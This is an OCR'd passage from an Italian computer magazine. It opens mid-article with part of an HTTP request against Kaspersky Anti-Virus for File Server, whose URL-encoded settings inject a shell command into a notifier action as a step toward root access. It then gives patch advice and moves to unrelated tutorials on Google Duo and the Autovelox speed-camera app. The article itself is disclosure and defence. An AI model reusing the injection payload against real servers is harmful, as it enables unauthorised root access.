Cookie: wmc_useWZRDods=true; wmc_sid=690
 DE0005C5625A420255EFEBB3349F7; wmc_full_
                                  stat=1;
wmc_logsSimpleMode=1;
wmc_backupSimpleMode=1; wmc_quaSimpleMode=
    1; wmc_iconsole_lang=resource_en.js;
wmc_show_settings_descr=false;
iconsole_test; wmc_show_licence_
                              descr=false
Connection: close
 taskId=7&
settings=%7B%22ctime%22%3A%20
1490796963%2C%20%22notifier%22%3A%20
%7B%22Actions%22%3A%20
%5B%7B%22Command%22%3A%20%22touch%20
%2Ftmp%2Fpepperoni%22%2C%20
%22EventName%22%3A%2022%2C%20
%22Enable%22%3A%20true%2C%20%22__
VersionInfo%22%3A%20%221%200%22%7D%5D%2C
```

■ **Fig. 2 • La prima versione priva del bug è la 8.0.4.312**

Il problema è che chiunque abbia accesso all'interfaccia web dell'antivirus può inviare questa richeista HTTP, anche più volte (ogni volta esegue uno dei comandi che servono per ottenere il terminale di root). Quindi praticamente chiunque può sfruttare queste due vulnerabilità dell'antivirus per accedere da root al sistema operativo del server.

LA SOLUZIONE

Il bug è presente dalla versione 8.0.3.297 alla 8.0.4.31 di Kaspersky Antivirus File Server: il problema non era troppo facile da risolvere, evidentemente, perché Kaspersky ha impiegato ben 2 mesi per risolvere il problema dall'iniziale segnalazione (da parte di Core Security). Ovviamente, grazie all'accordo tra le due ditte, la vulnerabilità è diventata di dominio pubblico soltanto dopo la pubblicazione dell'aggiornamento che la corregge (https://support.kaspersky.com/13738/). Se il nostro antivirus è aggiornato, quindi, è probabile che non vi sia alcun pericolo, perché prima questa vulnerabilità era sconosciuta e nessuno potrebbe averla usata per accedere da remoto al nostro sistema. Un buon modo per controllare gli accessi, comunque, è eseguire sul terminale ogni tanto il comando last, che indica le ultime sessioni SSH.

GOOGLE TI FA CHIAMARE GRATIS!

Duo è l'app firmata Big G che ti consente di effettuare chiamate vocali e video senza spendere un centesimo. Ecco come installarla e usarla

La maggior parte degli utenti ha sottoscritto un piano con questo o quell'operatore mobile che, il più delle volte, include minuti per chiamare in Italia o all'estero. Ma se il nostro piano telefonico non include chiamate gratuite o se abbiamo finito i minuti a disposizione? Per evitare di mettere mano al portafogli ed effettuare una chiamata a pagamento possiamo affidarci alla nuova app Google Duo che ci permette di chiamare e videochiamare tutti i nostri contatti (che hanno installato l'app) senza spendere un solo centesimo. La chiamata, infatti, viene effettuata utilizzando la connettività a Internet del nostro smartphone o tablet Android. Inoltre, per non consumare troppi MB (se siamo connessi tramite la rete 3G/4G) è possibile attivare un'opzione che ottimizza la banda, sia nel caso di una chiamata vocale che video. Cos'altro aspettiamo? Installiamo subito Google Duo e consigliamola ai nostri contatti!

Installa l'app sul tuo smartphone!

Scarichiamo Google Duo dal Play Store e configuriamola subito


01 DOWNLOAD IN CORSO

L'app è disponibile sia su tablet che su smartphone. Verifichiamo quindi che il nostro device sia attualmente connesso ad una rete senza fili o che sia attiva la connettività mobile 3G/4G e accediamo al Play Store. Ricerchiamo l'app **Google Duo** e tappiamo sul pulsante **Installa** per procedere al download.

02 CONFIGURAZIONE INIZIALE


Quando l'app sarà scaricata ed installata, ricerchiamola dal menu principale del nostro smartphone o tablet Android ed avviamola. Inizia quindi la procedura guidata di configurazione iniziale (che dura solo qualche secondo). Accettiamo le condizioni d'uso con un tap su **Inizia**.

03 I GIUSTI PERMESSI

Affinché Google Duo possa funzionare è necessario concedere alcuni permessi. Nel dettaglio, l'utilizzo del microfono, della videocamera (frontale e posteriore) e dell'elenco dei contatti presenti sul device. Proseguiamo con un tap su **Concedi Accesso** e, successivamente, con **Concedi**.

04 IL NUMERO DI TELEFONO


Nella nuova schermata che appare, indichiamo il nostro numero di telefono, preceduto dal prefisso internazionale (+39 per l'Italia). Ciò poiché Google Duo farà individuare ai nostri contatti che anche noi abbiamo installato l'app sul nostro telefonino (solo a chi usa già Duo). Proseguiamo con **Avanti**.


Primi passi con Google Duo


Per lanciare una nuova chiamata vocale o video basta un tap! Ecco come fare

01 IMPOSTAZIONI PRINCIPALI


Al termine della configurazione iniziale di Google Duo, apparirà l'interfaccia principale dell'app. Spostiamoci nel menu **Impostazioni**: da qui verifichiamo che sia attiva l'opzione **Limita l'utilizzo dei dati mobili** che ci permette di ottimizzare la banda quando non siamo connessi ad una rete Wi-Fi.

02 CHIAMATA VOCALE

Ritorniamo all'interfaccia grafica principale dell'app. In alto è presente lo slider **Video/ Audio**. Switchando su **Audio**, Google Duo ci permetterà di effettuare una chiamata vocale, dunque senza attivare la fotocamera frontale o posteriore del nostro smartphone o tablet Android.

03 AL CENTRO DELLO SCHERMO!

Riportiamo lo switch su **Video**. Nella parte centrale dell'interfaccia viene mostrato ciò che la fotocamera frontale del device Android sta riprendendo: si tratta di un'anteprima che ci mostra cosa vedranno i nostri contatti nel momento in cui partirà una nuova chiamata video: è il momento di pettinarsi!

04 QUALE CONTATTO CHIAMARE?

Tappiamo ora sul pulsante **Nuova chiamata**. Viene mostrato l'elenco dei contatti presenti in rubrica che hanno già installato Google Duo (possiamo anche effettuare una ricerca per nome o per numero utilizzando l'apposito campo). Tappiamo sul contatto di nostro interesse per avviare la chiamata video.

05 CHIAMATA IN CORSO!

Quando il nostro contatto avrà risposto alla chiamata, vederemo apparire la sua immagine su tutto lo schermo. In basso a sinistra, vedremo ciò che viene inquadrato dalla nostra fotocamera frontale. Alcuni pulsanti presenti su schermo ci permettono di passare alla fotocamera posteriore o disattivare il microfono in un tap.

06 REGISTRO CHIAMATE

Al termine della conversazione (pulsante rosso che raffigura una cornetta), Google Duo ci chiederà se tenere traccia delle chiamate Duo. Ciò ci permette di aggiungere le chiamate e video chiamate effettuate tramite l'app nel registro telefonate del nostro device Android. Scegliamo **Consenti** o **No, grazie** a seconda delle nostre preferenze.

MAI PIÙ AUTOVELOX!

Forse non lo sai, ma c'è un'app che ti aiuta a tenere alla larga le multe per eccesso di velocità. Ecco come si chiama e come utilizzarla

Rispettare i limiti di velocità è importante per garantire la propria incolumità e quella degli altri guidatori. Ma alle volte, basta sgarrare di pochi Km/h (in alcuni casi anche 1!) per vedersi recapitare a casa una salata multa da pagare. Dopotutto, se il limite è stato superato, è giusto che sia cosi. Ci vorrebbe un'app che ci aiuti a rilevare le strada in cui sono presenti autovelox, varchi tutor o semafori T-red. Quest'app c'è ed il suo nome è, banalmente, **Autovelox**. Il suo utilizzo non è per nulla illegale: non dimentichiamo, infatti, che anche i più moderni navigatori GPS disponibili sul mercato integrano un database con tutte le postazioni autovelox fisse installate sulle strada italiane. Ma, il più delle volte, quelle mobili vengono ignorate. L'app Autovelox, è una social app e, di conseguenza, con la collaborazione di tutti, c'è una grande probabilità che anche una postazione mobile venga rilevata poiché già segnalata da altri utilizzatori dell'applicazione. Non dimentichiamo però che è vietato dalla legge utilizzare lo smartphone mentre si è alla guida: dunque, se vogliamo, avviamo l'app prima di partire ma non distogliamo mai lo sguardo dalla strada e le mani dal volante!


Pochi tap e sei al sicuro

Scarichiamo l'app e mettiamola subito in funzione

01 SUL PLAY STORE

Verifichiamo che il nostro smartphone sia connesso a Internet (tramite un hotspot Wi-Fi o la rete mobile 3G/4G) e accediamo al **Play Store**. Da qui ricerchiamo l'app gratuita **Autovelox**. Tappiamo quindi sul pulsante **Installa** e, successivamente, su **Accetto**. Attendiamo la fine del download.

02 LA HOME SCREEN

Avviamo l'app e accettiamo le condizioni d'uso. Se siamo in movimento, ci verrà indicata la velocità di percorrenza, nonché quella di picco. Le postazioni autovelox verranno mostrate in questa schermata. Qualora non ce ne siano, verrà mostrato il messaggio **Nessuna segnalazione**.

03 LA MAPPA

Grazie all'integrazione con la cartografia di Google Maps, possiamo visualizzare la **Mappa** della zona in cui ci troviamo. Tappiamo sull'omonima voce presente nel menu in alto e, esplorando la mappa possiamo accorgerci se nei paraggi è presente una postazione autovelox fissa o mobile, o un semaforo T-Red.

04 NUOVA SEGNALAZIONE

Nel tab **Mappa** tappiamo su **Segnala postazione**, il risvolto social di quest'app. Nella nuova schermata che appare selezioniamo la tipologia di controllo (**Autovelox fisso, Autovelox mobile, Varco Tutor**, ecc.) e il limite di velocità imposto. Possiamo segnalare anche **Code** o un **Pericolo** generico.